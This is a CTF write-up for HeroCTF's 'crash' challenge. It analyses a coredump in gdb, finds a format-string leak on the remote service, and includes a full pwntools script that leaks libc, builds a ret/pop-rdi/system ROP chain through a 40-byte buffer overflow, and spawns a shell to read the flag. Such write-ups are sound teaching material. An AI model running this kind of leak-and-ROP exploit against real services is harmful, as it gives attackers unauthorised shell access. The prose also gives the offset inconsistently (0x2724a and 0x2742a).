HeroCTF
by
ted
crash #pwn
In this challenge we are given a coredump file and are tasked with reproducing the exploit to pwn the remote instance. I’ve seen a challenge like this once before in swamp ctf a few months ago but that one was much harder.
We can examine the coredump in gdb with gdb -core ./core

- stack pointer shows that RIP should be overwritten
Looks like a classic buffer overflow. However the function hasn’t returned yet so rip is not yet “AAAAAAAA”.
0x559a70f151b7 add byte ptr [rax], al
The program crashes in a loop adding the lowest byte of rax to the memory pointed to by rax.
We can take a look at the stack to see what the potential buffer size and overflow might be.

- it looks like bytes 40-48 end up overwriting
rip
If we dump all the instructions in the executable section of the binary into a file and look at it we will see it is filled with the same add byte ptr [rax], al instruction. This points to the fact that entire section is just null bytes and if this is the case we will not be able to figure out what any functions does.
Time for another plan,

If we run strings on the core file we can see a list of libc functions possibly used in the original binary.
If we take a look at the remote instance we see our input is printed back to us,
➜ nc dyn04.heroctf.fr 10408
Name :
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADescription :
We did see printf in the strings output so we can piece together a potential format string vulnerability if printf is called on our input.
➜ nc dyn04.heroctf.fr 10408
Name :
%p %p %p %p %p %p %p %p
0x1 0x1 0x7 0x1 (nil) 0x7fff12d7d698 0x7fff12d7d540 0x7fff12d7d580Description :
From here if we leak a libc address we can construct a full rop chain with libc addresses only.

With %p we are essentially printing pointers on the stack, this means if we examine the stack of the coredump in gdb we should find the same libc address ending in 24a that we can use to calculate the base libc address.

- (challenge gives us a dockerfile so we are examining in the docker container which is important as the container’s libc is the same as the remote system’s libc)
Now info proc mappings will show us the base libc address and we can calculate the offset to the base address from there.

- the offset is
0x2724a
Therefore leak - 0x2742a will give us the base libc address. From here the exploit is trivial, we get all our gadgets from libc and construct a rop chain to exploit the buffer overflow in the 2nd input.
from pwn import *

context.terminal = ["tmux", "new-window"]

# Allows you to switch between local/GDB/remote from terminal
def start(argv=[], *a, **kw):
    if args.GDB:  # Set GDBscript below
        return gdb.debug([exe] + argv, gdbscript=gdbscript, *a, **kw)
    elif args.REMOTE:  # ('server', 'port')
        return remote(sys.argv[1], sys.argv[2], *a, **kw)
    else:  # Run locally
        return process([exe] + argv, *a, **kw)


# Specify GDB script here (breakpoints etc)
gdbscript = '''
init-pwndbg
continue
'''.format(**locals())


# Binary filename
exe = './core'
# This will automatically get context arch, bits, os etc
elf = context.binary = ELF(exe, checksec=False)
# Change logging level to help with debugging (error/warning/info/debug)
# context.log_level = 'debug'

# ===========================================================
#                    EXPLOIT GOES HERE
# ===========================================================
libc = ELF('./libc.so.6', checksec=False) # docker cp <name>:/lib/x86_64-linux-gnu/libc.so.6 . to get the libc
p = start()

p.sendline(b'%p ' * 20)
data = p.recvuntil(b'Description :')
libc_leak = data[240:252].decode()
libc_leak = bytes.fromhex(libc_leak)
libc_leak = int(libc_leak.hex(), 16)
print(f"libc = {hex(libc_leak)}")

libc.address = libc_leak - 0x2724a
bin_sh = next(libc.search(b"/bin/sh"))
system = libc.symbols['system']
pop_rdi = libc.address + 0x277e5
ret = libc.address + 0x26e99
print(f"binsh = {hex(bin_sh)}")
print(f"system = {hex(system)}")
print(f"pop rdi = {hex(pop_rdi)}")
print(f"libc ret = {hex(ret)}")

payload = b'A' * 40      # buffer is 32 bytes + 8 to overwrite rbp
payload += p64(ret)      # ret gadget to align stack to 16 bytes
payload += p64(pop_rdi)
payload += p64(bin_sh)
payload += p64(system)

p.sendline(payload)

p.interactive()
- xpl.py
$ cat flag.txt
Hero{d2d8c417232c1b8e0abc91b8a542e55259ebbac5}